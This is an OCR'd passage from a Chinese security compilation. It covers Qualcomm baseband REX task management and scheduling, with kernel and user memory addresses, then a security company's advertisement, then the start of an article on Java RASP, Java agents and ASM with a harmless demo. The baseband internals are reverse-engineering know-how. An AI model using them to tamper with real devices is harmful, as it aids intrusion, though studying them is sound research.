
如上图举例：

应用任务	定时任务/MV	
Task1	Timer1/M1	
Task2	Timer2/M5	Timer3/M3
Task3	Timer4/M6	
Task4	Timer5/M7	
TaskN	TimerN/M4	

按照时间推进过程，这些定时任务执行需要设置的 Match value 来产生中断的顺序依次是：

M1 M4 M3 M5 M6 M7

所以在基带系统里面会有一个专们的定时器应用任务来管理维护其它应用任务产生的定时器任务的调度



10.4.5 任务管理和 IPC 通信机制

上面提到基带系统从内核态切入到应用态会创建第一个 rootTask 应用任务，这个任务有点类似 linux 系统里面的 init 进程，rootTask 接下来会创建应用权限很高的 DPC_task 任务（负责高实时异步任务执行），权限仅次于 IST（interrupt service threads, 中断服务接管线程），然后是应用层的全局管理任务 main_task 将会启动，接下来业务所需的各种驱动相关的初始化和通信业务逻辑任务将在 main_task 任务中得以创建，例如中断接管服务相关的 IST(interrupt Service Threads)，定时器业务相关的 timer_task，qualcomm EFS 文件系统相关的 fs_task，任务监控相关的 watchdog_task，以及 GSM/UMTS 业务相关的通信层面的各个任务。

每个任务被创建时，REX 内核和用户态各自会维护一套数据结构，以及用户自定义的一套 TCB 结构：

内核态—>KTCB（Kernel Task Control Block）

用户态—>UTCB（User Task Control Block）

用户态—>REX_TCB(用户自定义 TCB 结构)

在内核态，cpu 通过 KTCB 来管理调度所有的任务，以及管理用户态任务在切换时存储任务的 context 信息。

内核态的 KTCB 列表包含 1 个 idle 内核线程,8 个 IRQ 和 1 个 FIQ 内核线程任务 KTCB 结构，以及每一个用户任务 UTCB 对应的在内核空间存储的 KTCB 结构。

在用户态，每一个任务都会通过 UTCB 结构存储任务信息供用户读写，并且该 UTCB 结构也会映射到内核空间供内核读写，而用户态的 REX_TCB 是供用户自定义的数据结构，用户可以自定义一些方便业务间通信的数据结构。


任务的几个重要的特性：

1. 内核态读取 0xf0000008 地址存储着当前活动任务的 KTCB 指针

2. 内核态 0xf001e000 存储着所有 KTCB 结构的列表

3. 在用户态读取 0xff000ff0 地址值可以获取当前活动任务的 UTCB 指针

KTCB，UTCB 和用户定义的 TCB 结构关系如下图：



从上图可知，UTCB 结构通过内存映射的方式会被内核态和用户态共同读写，utcb 通过 timetick 计数器来记录任务使用了多少 cpu 时间，为任务调度提供了很好的判断条件。

每个被创建的任务都包含一些信息，初始化时会存储在 UTCB 结构和用户定义的 TCB 结构中:

1. 任务的执行函数地址

2. 任务执行函数参数

3. 堆栈起始地址

4. 堆栈的长度

5. 任务优先级别

6. 存储用户 tcb 地址

7. 任务名称


任务创建函数定义类似结构如下，不同的版本可能会有一些变形：

Void *createTask(void* utcb,void *task_func_ptr,uint32 stack_size,void* stack_buttom,void *stack_top,uint32 task_priority，void* pararm)


用户定义 tcb 结构是一个双向链表结构，每个用户 tcb 会把高于自己优先的任务插入到前链，低于自己优先级的任务插入到后链，所有的任务中中断接受任务中的 FIQ 任务的优先级是最高的，它用于快速处理来自于 fiq 中断请求。

下图是枚举出的部分运行的任务列表：


所有的任务通过优先级的高低，利用双向链表链接起来，如下图，FIQ 任务具有最高优先级。



而 sleep 任务具有最低运行优先级。



用户态的任务创建和运行流程如下图：



用户态任务运行特性：

1. 每个被创建后的任务会被调度运行起来后，直至到等待信号的循环，阻塞接收消息，此时交出 cpu 执行权，切换执行任务。

2. 当某个任务接收到消息后，任务等待信号的循环返回，根据接受到信号去处理相应的例程，然后清除接受到的信号值，继续新一轮的信号等待。

3. 任务通过设置接受信号的掩码来设置多个信号处理例程，每个任务最多支持设置 32 个信号接受值。

4. 信号接受值和信号接受掩码会在 utcb 结构中设置。

任务调度机制：


1. 中断发生时，cpu 将调度到 IST 接管中断处理，因为 IST 的优先级比较高

2. 当任务等待消息阻塞时，任务主动交出 cpu 控制权

3. 应用任务都在等待时，rootTask 和 Main Task 接管 CPU，类似 idle loop

4. 当各个任务都有接受到消息时，根据任务的优先级和 cpu 使用时间进行调度

如下图系统初始化过程中的任务的切换过程以及 CPU 使用时间统计。



我们可以看到，在系统初始化过程中，各个任务的初始化过程，cpu 使用时间都差不太多，因为初始化完了都处于阻塞状态了，只有 rootTask 和 Main Task 占有大量的 CPU 时间，因为 rootTask 需要负责大量的 KTCB 切换的通知操作，而且 Main Task 主动初始化那些应用任务。

10.4.6 IPC 任务间通信

IPC 通信是多任务协作通知和同步数据，非常重要的系统机制，在实时操作系统中应用广泛，对于无线通信复杂的状态机制以及低延时同步处理，IPC 通信起到了至关重要的作用。

致力网络安全行业

网络安全

北京华安普特网络科技有限公司

地址：北京市丰台区鸿禧阁大厦 2202 电话：010-67634029
WWW.BJHAPT.COM

一、IDC产品

主要服务项目包括域名服务
虚拟主机、云主机、服务器托管
服务器租用、机柜租用、大带宽租用、
CND 加速、DNS 域名解析服务
技术运维服务等

二、安全防护

主要服务：防 DDOS、CC 等
数十种攻击、域名劫持，幻境游戏盾
CDN 防护

三、安全培训

主要提供：攻防实战、安全基础
安全意识、Web 渗透等网络安全知识服务

四、安全产品

主要提供：攻密码破解、手机取证、特侦产品解决方案
及服务、网络攻防靶场 / 实训平台、安全管理及态势感知
无人机监管等服务

五、安全开发

主要提供：专门为个人和公司，政府、事业单位
定制开发应用软件，例如：APP、游戏、棋牌
等服务

六、安全项目

主要提供：等保咨询，渗透测试
代码审计、网站压力测试、勒索病毒
解密、安全管家、应急响应

北京华安普特网络科技有限公司（以下简称 华安普特）成立于2006年8月，总部位于北京。华安普特将确保互联网的安全和普及网络安全知识作为己任，通过不断创新的安全技术，全方位高品质且具有竞争力的安全产品以及专业的安全服务，力争在短时间内成为国际知名网络安全公司。

浅谈 RASP

作者：Lucifaer

来源：https://www.anquanke.com/post/id/187415

本篇将近一个月对 rasp 的研究成果进行汇总，具体讨论 RASP 的优劣势以及一些个人的理解和看法。

11.1 0x01 概述

RASP 是 Runtime application self-protection 的缩写，中文翻译为应用程序运行时防护，其与 WAF 等传统安全防护措施的主要区别于其防护层级更加底层——-在功能调用前或调用时能获取访问到当前方法的参数等信息，根据这些信息来判定是否安全。

RASP 与传统的基于流量监测的安全防护产品来说，优势点在于可以忽略各种绕过流量检测的攻击方式（如分段传输，编码等），只关注功能运行时的传参是否会产生安全威胁。简单来说，RASP 不看过程，只看具体参数导致方法实现时是否会产生安全威胁。简单类比一下，RASP 就相当于应用程序的主防，其判断是更加精准的。

虽然 RASP 有很多优势，但是由于其本身的实现也导致了很多问题使其难以推广：

1. 侵入性过大。对于 JAVA 的 RASP 来说，它的实现方式是通过 Instrumentation 编写一个 agent，在 agent 中加入 hook 点，当程序运行流程到了 hook 点时，将检测流程插入到字节码文件中，统一进入 JVM 中执行。在这里如果 RASP 本身出现了什么问题的话，将会直接对业务造成影响。

2. 效率问题。由于需要将检测流程插入到字节码文件中，这样会在运行时产生大量不属于业务流程本身的逻辑，这样会增加业务执行的流程，对业务效率造成一定的影响。

3. 开发问题。针对不同的语言，RASP 底层的实现是不一样的，都需要重新基于语言特性进行专门的开发，开发的压力很大。

4. 部署问题。以 Java RASP 来举例子，Java RASP 有两种部署方式，一种需要在启动前指定 agent 的位置，另一种可以在运行时用 attach 的方式进行部署，但是他们都存在不同的问题。

在启动前指定 agent 的位置就以为着在进行部署时需要重启服务，会影响到正常的业务。

在运行时进行 attach 部署时，当后期 RASP 进行版本迭代重新 attach 时，会产生重复添加代码的情况（由于 JVM 本身机制的问题，基本无法将修改的字节码重新转换到运行时的字节码上，所以没办法动态添加代理解决该问题）。

目前 RASP 的主方向还是 Java RASP，受益于 JVMTI，现在的 Java RASP 是很好编写的，效果也是比较错的。同时也受限于 JVMTI，Java RASP 的技术栈受到了一定的限制，很难在具体实现上更进一步，只能在 hook 点和其他功能上进行完善。

跳出乙方视角来审视 RASP，其最好的实践场景还是在甲方企业内部，从某个角度来说 RASP 本来就是高度侵入业务方代码的一种防护措施，在纷繁复杂的业务场景中，只有甲方根据业务进行定制化开发才能达到 RASP 的最高价值，如果乙方来做很容易变成 ‘‘纸上谈兵’’ 的产品。

下面将以 Java RASP 为核心对 RASP 技术进行详细的阐述，并用跟踪源码的方式来解析百度 OpenRASP 的具体实现方式。

11.2 0x02 Java RASP 技术栈

Java RASP 核心技术栈：

Instrumentation 通过 JVMTI 实现的 Agent，负责获取并返回当前 JVM 虚拟机的状态或转发控制命令。

字节码操作框架，用于修改字节码（如 ASM、Javassist 等）

其余技术栈：

Log4j 日志记录

插件系统（主要是用于加载检测规则）

数据存储及转发（转发到 soc 平台或自动封禁平台进行封禁）等

11.3 0x03 Java RASP 实现方式

编写 Java RASP 主要分为两部分：

Java Agent 的编写

利用字节码操作框架（以下都以 ASM 来举例）完成相应 hook 操作

11.3.1 3.1 Java Agent 简介

在 Java SE 5 及后续版本中，开发者可以在一个普通 Java 程序运行时，通过-javaagent 参数指定一个特定的 jar 文件（该文件包含 Instrumentation 代理）来启动 Instrumentation 的代理程序，这个代理程序可以使开发者获取并访问 JVM 运行时的字节码，并提供了对字节码进行编辑的操作，这就意味着开发者可以将自己的代码注入，在运行时完成相应的操作。在 Java SE 6 后又对改功能进行了增强，允许开发者以用 Java Tool API 中的 attach 的方式在程序运行中动态的设置代理类，以达到 Instrumentation 的目的。而这两个特性也是编写 Java RASP 的关键。

javaagent 提供了两种模式：

premain：允许在 main 开始前修改字节码，也就是在大部分类加载前对字节码进行修改。

agentmain：允许在 main 执行后通过 com.sun.tools.attach 的 Attach API attach 到程序运行时中，通过 retransform 的方式修改字节码，也就是在类加载后通过类重新转换（定义）的方式在方法体中对字节码进行修改，其本质还是在类加载前对字节码进行修改。

这两种模式除了在 main 开始前后调用的区别外，还有很多细枝末节的区别，这一点就导致了两种模式的泛用性不同：

agent 运作模式不同：premain 相当于在 main 前类加载时进行字节码修改，agentmain 是 main 后在类调用前通过重新转换类完成字节码修改。可以发现他们的本质都是在类加载前完成的字节码修改，但是 premain 可以直接修改或者通过 redefined 进行类重定义，而 agentmian 必须通过 retransform 进行类重新转换才能完成字节码修改操作。

部署方式不同：由于 agent 运作模式的不同，所以才导致 premain 需要在程序启动前指定 agent，而 agentmain 需要通过 Attach API 进行 attach。而且由于都是在类加载前进行字节码的修改，所以如果 premain 模式的 hook 进行了更新，就只能重启服务器，而 agentmain 模式的 hook 如果进行了更新的话，需要重新 attach。

因为两种模式都存在一定的限制，所以在实际运用中都会有相应的问题：

premain：每次修改需要重启服务。

agentmain：由于 attach 的运行时中的进程，因 JVM 的进程保护机制，禁止在程序运行时对运行时的类进行自由的修改，具体的限制如下：父类应为同一个类

实现的接口数要相同

类访问符要一致

字段数和字段名必须一致

新增的方法必须是 private static/final 的

可是删除修改方法

这样的限制是没有办法用代理模式的思路来避免重复插入的。同时为了实现增加 hook 点的操作我们必须将自己的检测字节码插入，所以只能修改方法体。这样一来如果使用 agentmain 进行重复的 attach，会造成将相同代码多次插入的操作，会产生重复告警，极大的增加业务压力。

单单针对 agentmain 所出现的重复插入的问题，有没有方式能直接对运行时的 java 类做字节码插入呢？其实是有的，但是由于各种原因，其会较大的增加业务压力所以这里不过多叙述，想要了解详情的读者，可以通过搜索 Hotswap 和 DCE VM 来了解两种不同的热部署方式。

11.3.2 3.2 ASM 简介

ASM 是一个 Java 字节码操作框架，它主要是基于访问者模式对字节码完成相应的增删改操作。想要深入的理解 ASM 可以去仔细阅读 ASM 的官方文档，这里只是简单的介绍一下 ASM 的用法。

在开始讲 ASM 用法前，需要简单的介绍一下访问者模式，只有清楚的访问者模式，才能理解 ASM 为什么要这么写。

3.2.1 访问者模式

在面向对象编程和软件工程中，访问者模式是一种把数据结构和操作这个数据结构的算法分开的模式。这种分离能方便的添加新的操作而无需更改数据结构。

实质上，访问者允许一个类族添加新的虚函数而不修改类本身。但是，创建一个访问者类可以实现虚函数所有的特性。访问者接收实例引用作为输入，使用双重调用实现这个目标。

上面说的的比较笼统，直接用代码来说话：

```
package com.lucifaer.ASMDemo;

interface Person {
    public void accept(Visitor v) throws InterruptedException;
}

class Play implements Person{

    @Override
    public void accept(Visitor v) throws InterruptedException {
        v.visit(this);
    }
    public void play() throws InterruptedException {
        Thread.sleep(5000);
        System.out.println("This is Person's Play!");
    }
}

interface Visitor {
    public void visit(Play p) throws InterruptedException;
}

class PersonVisitor implements Visitor {

    @Override
    public void visit(Play p) throws InterruptedException {
        System.out.println("In Visitor!");
        long start_time = System.currentTimeMillis();
        p.play();
        long end_time = System.currentTimeMillis();
        System.out.println("End Visitor");
        System.out.println("Spend time: " + (end_time-start_time));
    }
}
```

```
public class VisiterMod {
    public static Person p = new Play();

    public static void main(String[] args) throws InterruptedException {
        PersonVisitor pv = new PersonVisitor();
        p.accept(pv);
    }
}
```

在这个例子中做了以下的工作:

1. 添加 void accept(Visitor v) 到 Person 类中
2. 创建 visitor 基类，基类中包含元素类的 visit() 方法
3. 创建 visitor 派生类，实现基类对 Person 的 Play 的操作
4. 使用者创建 visitor 对象，调用元素的 accept 方法并传递 visitor 实例作为参数


可以看到在没有改变数据结构的情况下只是实现了 Visitor 类就可以在 visit 方法中自行加入代码实现自定义逻辑，而不会影响到原本 Person 接口的实现类。

结果为：

```
In Visitor!
This is Person's Play!
End Visitor
Spend time: 5[illegible]客 ( www.anquanke.com )
```

3.2.2 ASM 的访问者模式

